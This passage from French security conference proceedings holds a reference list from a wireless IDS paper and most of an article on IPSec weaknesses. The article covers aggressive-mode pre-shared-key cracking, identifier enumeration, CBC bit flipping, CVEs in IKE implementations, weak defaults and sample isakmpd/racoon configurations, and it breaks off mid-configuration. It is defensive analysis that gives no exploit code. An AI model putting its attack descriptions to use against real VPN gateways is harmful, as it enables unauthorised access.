L'avènement des technologies radioélectriques permettra peut-être de démocratiser ce domaine qui devra alors s'adapter aux futures normes telles que 802.16, 802.20...

9 Remerciements

Je tiens à remercier les principaux contributeurs sur la solution qui a été conçue, développée et déployée à France Télécom R&D : Pierre Ansel, Roland Duffau, Stanislas Francfort, David Houssemand, Aurélien Jacobs, Jérôme Razniewski, Franck Veysset et Benjamin Zorès. Je remercie également le Comité de Programme de m'avoir permis de publier dans ce domaine en pleine effervescence.

Références

1. IEEE, *Local and metropolitan area networks, Specific requirements, Part 11 : Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*, 1997-1999.
2. Scott Fluhrer, Itsik Mantin, Adi Shamir, *Weaknesses in the Key Scheduling Algorithm of RC4*, 2001.
3. William A. Arbaugh et al., *Your 802.11 Network has No Clothes*, 2001.
4. J. Walker, *Unsafe at any key size : an analysis of the* WEP *encapsulation*, 2000.
5. N. Borisov, I. Goldberg, and D. Wagner, *Intercepting Mobile Communications : The Insecurity of 802.11*, 2001.
6. IEEE, *Local and metropolitan area networks, Specific requirements, Part 11 : Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications, Amendment 6 : Medium Access Control (MAC) Security Enhancements*, 2004.
7. Wi-Fi Alliance, *Wi-Fi Protected Access*, `http ://www.wi-fi.org/`, 2003.
8. Wi-Fi Alliance, *Wi-Fi Protected Access 2*, `http ://www.wi-fi.org/`, 2004.
9. NetStumbler.com, *NetStumbler*, `http ://www.netstumbler.com/`.
10. Mike Kershaw, *Kismet*, `http ://www.kismetwireless.net/`, 2001-2005.
11. Sam Leffler, *madwifi*, `http ://madwifi.sourceforge.net/`, 2002-2005.
12. Jouni Malinen, *HostAP*, `http ://hostap.epitest.fi/`, 2001-2005.
13. Prism54.org, *prism54*, `http ://www.prism54.org/`, 2005.
14. Michael Lynn, *AirJack*, `http ://sourceforge.net/projects/airjack/`, 2002.
15. Mike Schiffman, *libradiate*, `http ://www.packetfactory.net/libradiate/`, 2001.
16. h1kari, *bsd-airtools*, `http ://www.dachb0den.com/projects/`, 2002.
17. Charles Duntze, Joachim Keinert, Lionel Litty, Laurent Butti, *libwlan*, 2003.

18. Philippe Biondi, *scapy*, http ://www.secdev.org/, 2003-2005.
19. Ferguson, *Michael : An Improved MIC for 802.11 WEP*, http ://www.ieee.org/, 2002.
20. Harkins, *Attacks against Michael and Countermeasures*, http ://www.ieee.org/, 2003.
21. IEEE, *Local and metropolitan area networks, Virtual Bridged Local Area Networks*, 1998.
22. Joshua Wright, *Layer 2 Analysis of WLAN Discovery Applications for Intrusion Detection*, 2002.
23. Joshua Wright, *Detecting Wireless LAN MAC Address Spoofing*, 2003.
24. Joshua Wright, *Weaknesses in Session Containment*, 2005.
25. Michal Zalewski, *p0f*, http ://lcamtuf.coredump.cx/p0f.shtml, 2000-2004.
26. Laurent Butti and Franck Veysset, *Design and Implementation of a Wireless IDS*, http ://neg9.org/shmoocon/shmoocon05_cd/, 2005.
27. Microsoft, *PPP EAP-TLS Authentification Protocol*, http ://www.ietf.org/, 1999.
28. Microsoft, Cisco, *Protected EAP Version 2*, http ://www.ietf.org/, 2004.
29. Funk Software, *Extensible Authentication Protocol Tunneled TLS Authentication Protocol*, http ://www.ietf.org/, 2005.
30. Cisco, *Lightweigth EAP*, http ://www.cisco.com, 2001.
31. Christophe Devine, *Aircrack*, http ://www.cr0.net :8040/code/network/, 2004-2005.
32. The Shmoo Group, *AirSnort*, http ://airsnort.shmoo.com/, 2001-2005.
33. Black Alchemy, *FakeAP*, http ://www.blackalchemy.to/project/fakeap/, 2002.
34. Laurent Butti, *Raw Fake AP*, http ://rfakeap.tuxfamily.org/, 2005.
35. OpenWRT team, *OpenWRT*, http ://www.openwrt.org/, 2004-2006.
36. Risto Vaarandi, *Simple Event Correlator*, http ://www.estpak.ee/ risto/sec/, 2001-2006.

Faiblesses d'IPSec en déploiements réels

Yvan Vanhullebus

Netasq
vanhu@netasq.com

Résumé IPSec regroupe une suite de protocoles destinés à sécuriser des échanges sur un réseau non protégé. D'un niveau de sécurité très élevé en théorie, il existe cependant de nombreux problèmes pratiques posés par l'utilisation d'IPSec, parfois dus à la complexité des RFCs ou à des faiblesses des protocoles, parfois à des bugs d'implémentations, et parfois simplement à la méconnaissance des administrateurs.

Nous verrons dans cet article un résumé du fonctionnement d'IPSec, ainsi qu'une étude plus détaillée de plusieurs points de faiblesses potentiels des tunnels IPSec, qu'ils relèvent des protocoles, des implémentations ou des configurations, et nous étudierons les possibilités de solutions à ces faiblesses.

1 Présentation rapide d'IPSec

1.1 Objectifs d'IPSec

IPSec est un ensemble de protocoles et de normes, formalisés par des RFCs (voir Annexe 5.5), destinés à permettre la mise en place de tunnels VPNs[1]. Le support d'IPSec est optionnel pour IPv4, mais obligatoire pour IPv6.

Ces VPNs peuvent par exemple servir à interconnecter à moindre frais des réseaux d'agences au travers d'Internet, à protéger efficacement des liaisons difficilement sécurisables de type Wifi, ou à protéger des protocoles peu sécurisés qu'on ne peut pas facilement remplacer (NFS, etc...).

Cet ensemble de protocoles fournit essentiellement trois fonctionnalités.

Confidentialité Le rôle le plus évident d'IPSec est de chiffrer les données qui transitent, à l'aide d'algorithmes classiques de chiffrement symétriques, fonctionnant par blocs. Les algorithmes les plus courants sont DES, 3DES, Blowfish et AES, généralement utilisés en mode CBC[2], mais cette liste n'est pas exhaustive, et il est possible d'implémenter et utiliser tout algorithme de son choix.

Intégrité Certains modes d'IPSec permettent de garantir également l'intégrité des données transitées, à l'aide d'algorithmes de hash classiques (comme MD5 ou SHA1, cette liste est également extensible). Nous verrons par la suite que cette vérification d'intégrité peut couvrir une partie variable des données transitées.

[1] Virtual Private Networks, soit Réseaux Privés Virtuels
[2] Cipher Block Chaining mode, [CBC].

Authentification La fonctionnalité la moins flagrante d'IPSec, et pourtant indispensable à un bon niveau de sécurité, est la validation de l'identité du correspondant.

Cela permet de s'assurer que le tunnel IPSec est bien établi avec le correspondant légitime.

1.2 Fonctionnement d'IPSec

IPsec se décompose en plusieurs phases.

La première consiste à disposer d'une paire[3] d'IPSec SA (Security Association, un élément qui contient les informations nécessaires pour chiffrer et/ou hasher les données), soit de façon statique, soit en les négociant à l'aide du protocole IKE (Internet Key Exchange, décrit section 1.6).

Une fois cette SA disponible pour chaque correspondant (et identifiée de façon unique par un numéro, appelé SPI), le trafic effectif est chiffré et/ou hashé via les informations de la SA, puis encapsulé dans un protocole dédié.

Le correspondant peut alors procéder aux opérations inverses lors de la réception du paquet encapsulé (la SA est retrouvée grace au SPI, seule information en clair dans les paquets).

Mode tunnel et mode transport Les deux modes de fonctionnement d'IPSec utilisent sensiblement les mêmes mécaniques et algorithmes. La différence essentielle est le niveau d'encapsulation.

Le mode Transport permet d'encapsuler la donnée d'un paquet IP, et d'ajouter un en-tête intermédiaire qui protège cette donnée. L'en-tête IP du paquet est donc inchangé :

```
Avant encapsulation : | IP | Payload |
Après encapsulation : | IP | IPSec header | Payload |
```

Ce mode permet d'encapsuler du trafic entre deux machines pouvant déjà communiquer ensemble, tout en réduisant le surcoût de l'encapsulation IPSec. Le mode Transport ne peut ainsi être utilisé que dans des configurations ou chaque extrémité de trafic est également l'extrémité de tunnel.

Le mode Tunnel encapsule l'intégralité du paquet IP dans un nouveau paquet :

```
Avant encapsulation : | IP | Payload |
Après encapsulation : | New IP | IPSec header | IP | Payload |
```

Ce mode d'encapsulation génère un surcoût d'encapsulation plus important, mais permet par exemple l'interconnexion de deux réseaux ne pouvant pas directement communiquer ensemble si chacun dispose d'une passerelle, et si ces deux passerelles peuvent communiquer ensemble. Ce mode est typiquement utilisé dans des configurations « Host to Net » ou « Net to Net » et, en général, dans des configurations dont une des extrémités de trafic n'est pas l'extrémité de tunnel.

Il permet par exemple de relier des réseaux non routables [RFC1918] par l'intermédiaire de passerelles IPSec disposant d'une adresse IP routable.

[3] Les IPSec SAs sont unidirectionnelles, et sont donc généralement utilisées par paires, une pour le trafic entrant, une pour le trafic sortant

1.3 Protocoles d'encapsulation

IPSec est prévu pour encapsuler des paquets IP (ou supérieur) dans des paquets IP. Pour cela, deux protocoles d'encapsulation distincts sont disponibles, répondant à des contraintes différentes.

ESP ESP (RFC2406) permet d'encapsuler une donnée de façon chiffrée, et optionnellement hashée. Il fournit ainsi la confidentialité des données, et optionnellement leur intégrité. Seul le SPI de la SA utilisée est directement lisible dans l'en-tête ESP.

```
Transport :

         Données chiffrées
           <--------->
| IP | ESP | Payload |
     <--------------->
         Données hashées

Tunnel :
           Données chiffrées
               <-------------->
| New IP | ESP | IP | Payload |
         <-------------------->
            Données hashées
```

ESP est généralement utilisé en mode Tunnel, mais peut aussi être utilisé en mode transport, par exemple pour chiffrer un trafic précis entre deux correspondants.

AH Le protocole AH (RFC 2402) ne fournit qu'un hash de validation d'intégrité, mais pas de chiffrement. Cependant, à la différence d'ESP, le hash couvre l'ensemble du paquet IP.

```
Transport :
  Données hashées
<------------------->
| IP | AH | Payload |

Tunnel :
       Données hashées
<---------------------------->
| New IP | ESP | IP | Payload |
```

AH est utilisé presque exclusivement en mode Transport.

1.4 ESP+AH

Dans certains cas particuliers, il peut être nécessaire de chiffrer les données ET d'assurer l'intégrité de l'ensemble du paquet, y compris l'en-tête IP. On utilise alors une double encapsulation

ESP+AH[4]. Ce cas de figure est cependant très peu utilisé.

1.5 Encapsulation NAT-T UDP

Les protocoles ESP et AH posant de gros problèmes pour passer au travers des équipements faisant du NAT (à cause de l'absence de notion de ports source/destination, et de par l'impossibilité d'associer trafic sortant et trafic entrant), une extension IPSec (Nat-Traversal, RFC 3947 et RFC 3948) propose d'encapsuler l'ESP ou l'AH dans un paquet UDP, plus facile à faire transiter au travers d'équipements de NAT.

1.6 Négociation de clés : IKE

Déployer manuellement des SAs statiques sur des équipements est une opération fastidieuse, difficile à maintenir, pour un résultat finalement peu sûr (voir section 3.1). Une partie d'IPSec permet donc la négociation dynamique de SAs : IKE (Internet Key Exchange, RFC 2409, qui est une implémentation d'ISAKMP, RFC 2408), qui se décompose en plusieurs parties.

IKE phase 1 La première partie d'un échange IKE permet aux correspondants de s'authentifier mutuellement, de négocier un ensemble de paramètres (algorithmes de chiffrement, d'authentification, durée de vie, clés de session, etc...) d'une[5] SA spéciale : la IsakmpSA. Cette SA sera alors utilisée pour protéger toutes les communications ultérieures entre les deux correspondantes IKE.

Cette phase peut être effectuée selon deux modes différents : le mode « principal », également appelé « identity protection mode », et le mode « aggressif », plus rapide en nombre de paquets, mais dans lequel plus d'informations transitent sans être chiffrées.

L'authentification mutuelle des correspondants peut être effectuée principalement de deux façons : par un secret pré-partagé, ou par certificats X509.

Durant cet échange, aucun secret ne transite sur le réseau, les clés de sessions communes sont générées par chaque correspondant à l'aide de groupes Diffie-Hellman[DH76].

XAuth XAuth (draft-beaulieu-ike-xauth-02) est une extension IKE permettant un niveau d'authentification supplémentaire entre la phase 1 et la phase 2. XAuth est généralement utilisé pour effectuer des authentifications sur une base RADIUS ou pour utiliser des mots de passes jetables. Les échanges XAuth sont protégés par la IsakmpSA.

IKE phase 2 Lorsque les correspondants IKE disposent d'une IsakmpSA pour pouvoir protéger leurs communications, ils peuvent alors établir une ou plusieurs IPSec SAs via des négociation de phase2, également appelée « quick mode ». Comme pour la IsakmpSA, plusieurs paramètres sont négociés par les correspondants, comme les algorithmes de chiffrement et de hash, la durée de vie de la SA, etc...

[4] Généralement une encapsulation en mode tunnel et une en mode transport. On appelle parfois cette combinaison Tunnel/Transport « Nested mode ».

[5] Contrairement aux IPSec SAs, la IsakmpSA est bidirectionnelle

IKE Informational exchanges Dans certains cas, un des correspondants peut avoir à informer l'autre de certains évènements (DELETE-SA), ou simplement vérifier sa présence (Dead Peer Detection). Il utilisera alors un message de type « Informational », qui est protégé par la IsakmpSA de la même façon que les phases 2.

IKE V2 Une nouvelle version du protocole IKE, IKE V2, a récemment été normalisée par l'IETF (RFC 4306). Parmi de nombreuses modifications plus ou moins significatives, il est ici important de signaler en particulier la disparition des deux modes de phase1 au profit d'un seul nouveau mode en 4 échanges (au moins).

Ce nouveau fonctionnement garantit une négociation toujours à l'avantage du répondeur, et permet en particulier de se protéger de dénis de services par consommation de puissance de calcul, puisque l'initiateur devra systématiquement effectuer en premier tout calcul cryptographique lourd.

2 Classification des faiblesses

Nous allons par la suite étudier plusieurs types de faiblesses relatives à IPSec. Il est important de garder à l'esprit les différentes catégories de faiblesses possibles, leur impact potentiel, leur degré de dangerosité, et d'en déduire un risque réel représenté, en fonction du contexte.

2.1 Dénis de services

La faiblesse la plus courante rencontrée lors de déploiements de configurations IPSec est un « simple » déni de service (DOS). Si le niveau de dangerosité direct de ces dénis de services est très modéré (aucune fuite et aucune corruption d'informations), le contexte de déploiement peut parfois rendre ce DOS très génant, par exemple s'il bloque le transit de données importantes (données bancaires, opérations financières, etc....).

2.2 Corruption de données

Le second niveau de dangerosité est le risque de modifications de données sur le chemin sans détection par le destinataire du paquet IPSec.

Les modifications à l'aveugle restent un risque assez faible. En effet, les paquets seront probablement détectés comme étant invalides, soit au niveau IP, soit au niveau applicatif. le risque maximum est donc un déni de service au niveau applicatif, si le programme concerné n'effectue pas assez de vérifications des données qu'il traite.

La possibilité de modifier certaines données de façon précise est un risque beaucoup plus important, puisqu'il permet de changer une information précise et ciblée. Cela nécessite cependant d'être capable de prévoir la donnée d'origine, pour pouvoir la modifier sans avoir pu déchiffrer le paquet IPSec.

2.3 Interception de données

La possibilité de pouvoir lire des données chiffrées est l'un des risques les plus importants à considérer, mais doit être considéré en fonction du contexte.

S'il est impossible de garantir la confidentialité des données sur durée importante (de l'ordre de plusieurs années), ce risque reste généralement peu important.

La plupart des données n'ont en effet qu'une durée d'intérêt assez limitée dans le temps, de l'ordre de la seconde (voire moins) pour les données courantes (le seul intérêt de déchiffrer ces données est de pouvoir les modifier à la volée), à une durée de vie de l'ordre de quelques jours pour des données « modérément sensibles ».

Cependant, certaines données peuvent avoir une durée de validité (donc une durée de confidentialité nécessaire) nettement plus importante. On peut par exemple citer des données bancaires, des données sur une société, ou tout autre donnée qui peut être exploitable à postériori sur une durée importante.

Il existe également des données encore plus délicates à traiter, comme par exemple les données médicales[6], lorsque la durée de confidentialité nécessaire pour ces données dépasse largement les durées de « solidité » de tous les algorithmes symétriques connus et utilisés à ce jour.

Il est donc important, pour évaluer le risque réel d'une interception de données, de tenir compte de la durée de vie de la donnée, et de la comparer au temps nécessaire à l'attaque.

2.4 Accès non autorisés

Le dernier risque principal est la possibilité d'accéder à des ressources sans y être autorisé par la politique de sécurité.

Ici encore, il faut tenir compte du contexte, des prérequis à l'attaque, et comparer en particulier la durée de l'attaque et la durée d'intérêt de l'accès.

3 Faiblesses des protocoles

La suite de protocoles IPSec a été conçue pour répondre à de forts critères de sécurités. Cependant, plusieurs faiblesses intrinsèques de certains de ses protocoles existent, indépendemment des implémentations et configurations.

Ces problèmes sont souvent les plus méconnus, alors qu'il s'agit des seuls qui sont absolument impossibles à corriger.

[6] En France, la législation impose de garantir une confidentialité d'au moins 30 ans pour les données médicales

3.1 IPSec statique

Outre des problèmes de maintenance et d'administration, le fonctionnement IPSec par SAs statiques pose un problème de sécurité, puisqu'il permet potentiellement à un attaquant bien placé d'intercepter assez de trafic chiffré par la même clé pour commencer des attaques statistiques.

Puisque cette clé n'est jamais changée, l'attaquant pourra alors non seulement lire à postériori tout le trafic capturé, mais pourra aussi désormais lire en temps réel (et éventuellement modifier) tout nouveau trafic protégé par cette clé.

3.2 Mode aggressif et secret pré-partagée

Lors d'une négociation de phase1 en mode aggressif, le hash d'authentification du répondeur n'est pas chiffré (contrairement à une négociation en mode principal).

Il est donc possible pour un observateur sur le chemin (ou pour un attaquant ayant pu intercepter ou deviner assez d'éléments pour émettre un premier paquet acceptable) de récupérer ce hash et d'en déduire la clé par force brute, hors connexion, par exemple à l'aide de l'outil [IKECrack]. Cette attaque est décrite plus en détails dans [PSKAttack].

La plupart des implémentations IKE réagissent également différemment selon la validité de l'identifiant du correspondant (elles ne répondent que si l'identifiant est connu). Il est donc possible d'émettre beaucoup de requêtes avec des identifiants différents pour les tester. Si une attaque exhaustive est difficilement envisageable, il est par exemple beaucoup plus réalisable d'effectuer une présélection d'identifiants possibles (des adresses mail de collaborateurs de la société, etc...), puis de tester ces identifiants.

3.3 Lien entre les clés de sessions

Lors d'une négociation de phase 2, les clés de sessions générées sont dérivées à partir d'informations connues. En réussissant à trouver (par une attaque brute classique) une clé de session pour une SA X, il devient donc plus facile de trouver par la suite la clé de la SA X+1 (c'est à dire la SA générée pour remplacer la SA X lors de son expiration).

Cela rallonge donc la durée de pertinence d'une clé de session, puisque, même après l'expiration de celle-ci, elle peut rester une information intéressante pour accélerer la recherche des clés de sessions ultérieures.

La solution à ce problème est de systématiquement utiliser le PFS[7], qui garantit que chaque clé de session est dérivée uniquement d'une nouvelle opération Diffie-Hellman, et est donc indépendante des autres clés de session.

[7] Perfect Forward Secrecy.

3.4 Permutations de bits ESP

La plupart des algorithmes de chiffrement sont utilisés exclusivement en mode CBC.
Ce mode est connu pour être vulnérable à une attaque dite par « bit flipping », qui permet d'inverser certains bits choisis dans la donnée d'origine, sans pour autant avoir besoin de déchiffrer le paquet.

Dans le cadre d'une utilisation de ces algorithmes pour chiffrer les données, il est donc possible d'inverser certains bits des données chiffrées. Si cette possibilité est inexploitable dans la plupart des cas (mais permet éventuellement des dénis de services d'applications, en envoyant une donnée corrompue), des bulletins d'alerte signalent la possibilité de changer l'adresse IP source et/ou destination d'un paquet encapsulé (en mode Tunnel, donc), et d'espérer obtenir un message ICMP qui serait réémis en clair, et qui permettrait donc éventuellement d'obtenir une partie de la donnée (copiée dans la donnée du message ICMP).

Ce type d'attaque reste cependant délicat à produire : s'il est facile de prédire ou se trouveront les adresses IP du paquet encapsulé sans avoir besoin de le déchiffrer, il est plus délicat de prédire les IPs (donc de pouvoir générer une IP « avantageuse » pour l'attaquant), et il faut également que l'implémentation IPSec recevant le paquet ESP soit assez mauvaise pour ne pas confronter le paquet décapsulé à la police de chiffrement IPSec (et donc de se rendre compte que le paquet ne devrait pas sortir du tunnel).

Une solution simple à ce problème reste de systématiquement activer l'authentification ESP, ce qui permettra de détecter une modification du paquet, et donc de le rejeter immédiatement.

4 Problèmes d'implémentations

Comme tous programmes, les implémentations IKE sont parfois sujettes à des bugs. Les problèmes d'interopérabilité, de fonctionnement et autres sont hors sujet ici, mais certains problèmes d'implémentations peuvent être exploités pour compromettre la sécurité du système.

Si la plupart de ces problèmes sont corrigés par les développeurs, il est important pour tout utilisateur d'avoir conscience de ces risques, et donc de suivre les bulletins d'alerte, pour savoir éventuellement quand faire des mises à jour de sécurité, quand mettre en place des solutions de contournement pour rendre ces failles inutilisables, voire si nécessaire quand désactiver le service, si le risque de compromission est trop important.

4.1 Parsing IKE

IKE est décrit par un ensemble de 3 RFCs (RFC 2407, RFC 2408, RFC 2409), qui se référencent mutuellement. Ces RFCs séparent un protocole générique de négociation (ISAKMP) et une instanciation de ce protocole (IKE).

Cette séparation implique une lourdeur importante de lecture des RFCs, ainsi qu'une abstraction inutile : les DOIs (Domains Of Interpretations), puisque seul le IPSec DOI est effectivement utilisé. Toute cette complexité contribue à rendre difficile une implémentation d'IKE propre, interopérable

et exempte de bugs.

De plus, la nature des champs IKE (pour la plupart binaires, de taille variable, certains obligatoires ou optionnels en fonction du contexte) rend leur analyse sujette à des bugs d'implémentations.

De nombreuses vulnérabilités ont été relevées au fil des ans sur la plupart des implémentations IKE. La dernière série de vulnérabilités a été remontée par la suite de tests [PROTOS] en 2005, et a mis en évidence des dénis de services sur la plupart des implémentations (CVE-2005-3671 pour *SWAN, CVE-2005-3669 pour Cisco, etc...). la majorité de ces dénis de services étaient assez simples à obtenir, puisqu'ils nécessitaient souvent uniquement d'émettre un premier paquet de négociation de phase 1 (dans certains cas, il n'était même pas nécessaire que les propositions et identifiants soient valides) mais disposant d'une malformation spécifique (en-tête obligatoire absent, champ de données plus important qu'annoncé, etc...).

Si la majeure partie de ces failles se limitent à rendre possible un déni de service (en fonction de la configuration), et si l'exploitation d'un dépassement de tampon pour exécuter du code à distance est rendue assez complexe par les traitements et par le fait qu'IKE soit basé sur le protocole UDP, il a cependant déjà existé par le passé des failles beaucoup plus importantes, telle que [CISCO64424], qui pouvait permettre à un utilisateur non autorisé d'établir un tunnel IPSec avec la passerelle, voire qui permettaient de l'exécution de code à distance sur la passerelle IPSec (Checkpoint : CVE-2004-0469)

L'impact de telles failles est relativement limité quand leur exploitation nécessite un accès légitime, mais devient critique dès lors qu'elles peuvent être exploitées par une personne ne disposant pas d'un tel accès.

4.2 Validations incomplètes de certificats

La plupart des implémentations IKE ont eu au moins un problème de gestion de certificats lors de la phase1.

Mauvaise gestion des CRLs Lorsqu'une implémentation supporte mal (voire pas du tout) les validations de certificats par rapport aux CRLs[8], il est alors possible pour un utilisateur révoqué (qu'il s'agisse d'un attaquant disposant d'un certificat compromis ou d'un utilisateur légitime révoqué pour d'autres raisons) d'avoir un accès qui devrait pourtant lui être interdit.

Si l'absence totale de support des CRLs est désormais rarissime, certaines implémentations considèrent encore qu'un certificat révoqué ne doit générer qu'un avertissement dans les logs, et l'acceptent quand meme pour la négociation.

Erreurs de validation de certificats Plusieurs problèmes d'implémentation de la validation de certificats ont engendré des failles dans des implémentations IKE.

[8] Certificate Revocation List, une liste de certificats valides, mais pourtant révoqués.

On peut par exemple citer des erreurs de validations de la CRL (racoon : CAN-2004-0607), qui permettent d'établir un tunnel avec un certificat révoqué.

Des erreurs de validation du certificat (*SWAN : CAN-2004-0590, Cisco : CVE-2002-1106) sont beaucoup plus importantes, puisqu'elles permettent d'établir un tunnel avec un faux certificat, et ne nécessitent même pas de certificat valide révoqué.

4.3 Configurations par défaut

Certaines implémentations proposent des valeurs par défaut qui baissent notablement le niveau de sécurité des configurations. Quelques exemples flagrants sont :

Paramètres de négociation Les configurations faibles par défaut concernent essentiellement les paramètres de négociation, de phase 1 et/ou de phase 2.

Le premier cas très fréquent est une durée de vie par défaut particulièrement élevée (parfois de l'ordre de la semaine). De telles durées de vie rendent les clés de sessions plus vulnérables à des attaques statistiques, en fonction des algorithmes choisis et des volumes de trafic.

Le second cas très fréquent est la liste des algorithmes proposés par défaut, liste dans laquelle est très souvent inclus le DES, algorithme pourtant considéré comme « faible » depuis plusieurs années, et plus sujet aux attaques que la plupart des autres algorithmes, comme Blowfish, AES, ou meme 3DES.
Outre le fait que cet algorithme est proposé dans la liste par défaut de certaines implémentations, il est parfois même listé en premier, constituant ainsi la première proposition que le correspondant évaluera. Or, de nombreuses implémentations choisissent la première proposition valide qui leur est faite, et deux implémentations peuvent donc négocier une phase en DES alors qu'elles avaient toutes les deux d'autres algorithmes plus résistants dans leur configuration.

Le troisième cas de configuration faible par défaut est l'utilisation d'ESP sans algorithme d'authentification, qui rend alors les paquets ESP sujets à des attaques par « bit flipping » (voir 3.4).

La désactivation par défaut du PFS est le dernier cas fréquent de configuration faible par défaut, et rend les tunnels utilisés longuement sensibles à une attaque des clés de sessions (voir 3.3).

Modes d'authentification faibles Certains modes d'authentification peuvent s'avérer plus faibles que d'autres. En particulier, l'utilisation de l'extension XAuth est souvent faite sans une réelle compréhension de ses mécanismes de sécurité.

Le draft d'XAuth stipule bien que toute la sécurité d'XAuth se repose sur le fait que cette partie de la négociation est protégée par la IsakmpSA. Or, en pratique, la plupart des administrateurs considèrent que l'authentification est réellement faite au niveau d'XAuth, et donc utilisent une configuration de phase 1 simpliste et faible, généralement en utilisant un « group password », qui est en fait une clé pré-partagée commune à tous les utilisateurs nomades.

La configuration est donc doublement affaiblie, d'abord par l'utilisation du mode aggressif en clés prépartagées, ensuite par l'utilisation d'un secret faible et commun à tous les correspondants.

Contrôles faibles de la négociation Certains démons permettent de paramétrer la souplesse de négociation. Par exemple, dans le démon *racoon* d'*ipsec-tools*, il est possible de spécifier la souplesse de négociation parmi les possibilités « exact » (rigoureusement la configuration locale), « strict » (propositions d'un niveau supérieur ou égal à la configuration locale), « claim » (comme « strict », mais tente de négocier des durées de vie innapropriées), ou « obey » (accepte systématiquement la première proposition du correspondant).

Or, dans les exemples de configuration fournis, toutes les configurations étaient en « obey » il y a encore quelques mois. Les commentaires « for testing only » n'avaient probablement une grande efficacité pour inciter les administrateurs à changer cette configuration.

4.4 Problèmes dans les piles IPSec

La gestion des paquets ESP et AH est également susceptible de poser des problèmes de fonctionnement et/ou de sécurité plus ou moins graves.

Validations incomplètes Lors de la mise en place d'une politique IPSec, tout paquet doit être confronté à cette politique.

Les paquets sortants doivent y être confrontés pour savoir s'ils doivent être envoyés au travers d'un tunnel. Le fait d'encapsuler un paquet qui ne devrait pas l'être représente un risque modéré : diffusion d'informations à un correspondant IPSec (qui va probablement jeter ce paquet dès sa sortie du tunnel), et dysfonctionnement du service (le paquet émis dans le tunnel n'arrivera pas à sa destination normale).

Le risque le plus important est donc l'envoi en clair sur le réseau de paquets qui devraient être envoyés dans un tunnel, comme c'était le cas pour la faille OpenBSD CVE-1999-0727. Cependant, ce genre de failles est généralement non provocable par un attaquant, qui ne peut qu'espérer que le problème se produira « naturellement ».

Le second risque important concerne la réception de paquets depuis un tunnel.
Validation de la politique de sécurité incomplète (Linux), qui permet d'envoyer au travers d'un tunnel IPSec un paquet qui ne correspond pas au trafic de ce tunnel.

Failles dans le traitement des paquets La gestion des paquets IPSec (ESP, AH et IPComp) est un processus complexe, qui pose parfois des problèmes d'implémentation. S'il est nécessaire d'être un correspondant légitime pour pouvoir exploiter ces bugs, le risque reste limité. Cependant, il suffit parfois de pouvoir envoyer un paquet vers la passerelle, ou au travers de celle ci pour pouvoir engendrer des dénis de service.
C'est par exemple le cas d'un bug de la pile IPSec KAME, où un test fait à l'envers faisait un appel

à *panic*[9] lorsqu'elle faisait transiter certains paquets AH spécialement construits.

Dans d'autres cas, le problème peut être encore plus grave, comme par exemple la faille OpenBSD CVE-2001-0284, qui conçernait aussi des paquets AH, mais qui permettait cette fois une exécution à distance de code malicieux.

4.5 Configurations trop complexes

Outre la complexité intrinsèque d'IPSec, plusieurs implémentations ont des mécaniques et syntaxes qui rendent la compréhension des configurations encore plus complexe.

Dans certains cas, c'est l'apparente simplicité qui engendre des problématiques de sécurité. La configuration de VPNs sur Checkpoint génère automatiquement un réseau « virtuel » contenant l'ensemble des extrémités de trafic concernées par le tunnel. Dans des configurations ou les plans d'adressage ne sont pas contigus, le réseau ainsi négocié peut être nettement plus large que ce que veut l'administrateur.

Dans les cas de configurations par fichiers, les configurations sont souvent complètes, mais complexes à mettre en oeuvre.

OpenBSD : Isakmpd Le fichier de configuration du démon d'OpenBSD, Isakmpd, est par exemple construit par de nombreuses sections détaillant certains éléments de la configuration, et référencés entre eux. Une configuration triviale entre deux correspondants nécessitera au minimum une dizaine de sections, plus le remplissage d'un autre fichier de configuration, *isakmpd.policy*, qui peut fournir des possibilités de configuration d'accès très poussées, mais qui est très difficilement compréhensible.

```
<<<<<<<<<< begin isakmpd.conf example
[General]
Retransmits= 5
Exchange-max-time= 120
Listen-on= 172.16.1.1

[Phase 1]
172.17.1.1= local-remote

[local-remote]
Phase= 1
Transport= udp
Local-address= 172.16.1.1
Address= 172.17.1.1
Configuration= Default-main-mode
Authentication= XXXXX_SHARED_SECRET_GOES_HERE_XXXXX
```

[9] Un panic est un appel système spécial, qui arrête immédiatement le fonctionnement du noyau, et se met dans un mode qui facilite le débuggage des problèmes.

```
[Phase 2]
Connections= VPN-local-remote

[VPN-local-remote]
Phase= 2
ISAKMP-peer= local-remote
Configuration= Default-quick-mode
Local-ID= network-local
Remote-ID= network-remote

[network-local]
ID-type= IPV4_ADDR_SUBNET
Network= 192.168.1.0
Netmask= 255.255.255.0

[network-remote]
ID-type= IPV4_ADDR_SUBNET
Network= 10.0.0.0
Netmask= 255.0.0.0

[Default-main-mode]
DOI= IPSEC
EXCHANGE_TYPE= ID_PROT
Transforms= 3DES-SHA

[Default-quick-mode]
DOI= IPSEC
EXCHANGE_TYPE= QUICK_MODE
Suites= QM-ESP-3DES-SHA-SUITE
>>>>>>>>>> end isakmpd.conf

<<<<<<<<<< begin isakmpd.policy
Keynote-version: 2
Authorizer: "POLICY"
Conditions: app_domain == "IPsec policy" &&
            esp_present == "yes" &&
            esp_enc_alg != "null" -> "true";
>>>>>>>>>> end isakmpd.policy
```

En pratique, la complexité du *isakmpd.policy* fait que la plupart des administrateurs vont tout simplement faire une configuration « pass all » :

```
<<<<<<<<<< begin isakmpd.policy
Authorizer: "POLICY"
Comment: Ce filtre accepte n'importe quel certificat
>>>>>>>>>> end isakmpd.policy
```

KAME / Linux 2.6 La configuration de la pile IPSec KAME (fournie avec FreeBSD et NetBSD), identique à celle des versions récentes de Linux, pose elle aussi ses problèmes de compréhension. La principale difficulté ici est l'apparente décorrélation entre la police de sécurité, la configuration des phases 1 et la configuration des phases 2.

```
<<<<<<<<<< begin racoon.conf
remote GW_remote
{
    # Phase 1
    exchange_mode main;
    lifetime time 3600 sec;
    proposal_check strict;

    proposal{
        encryption_algorithm aes 128;
        hash_algorithm sha1;
        dh_group 2;
        authentication_method pre_shared_key;
    }
}

sainfo address net_local/mask any address net_remote/mask any
{
    # Phase 2, SA sortante
    lifetime time 3600 sec;
    encryption_algorithm aes 128, blowfish 128;
    authentication_algorithm hmac_sha1, hmac_md5;
    pfs_group 2;
    compression_algorithm deflate;
}

sainfo address net_remote/mask any address net_local/mask any
{
    # Phase 2, SA entrante
    lifetime time 3600 sec;
    encryption_algorithm aes 128, blowfish 128;
    authentication_algorithm hmac_sha1, hmac_md5;
    pfs_group 2;
    compression_algorithm deflate;
}
>>>>>>>>>> end racoon.conf

<<<<<<<<<< begin spd

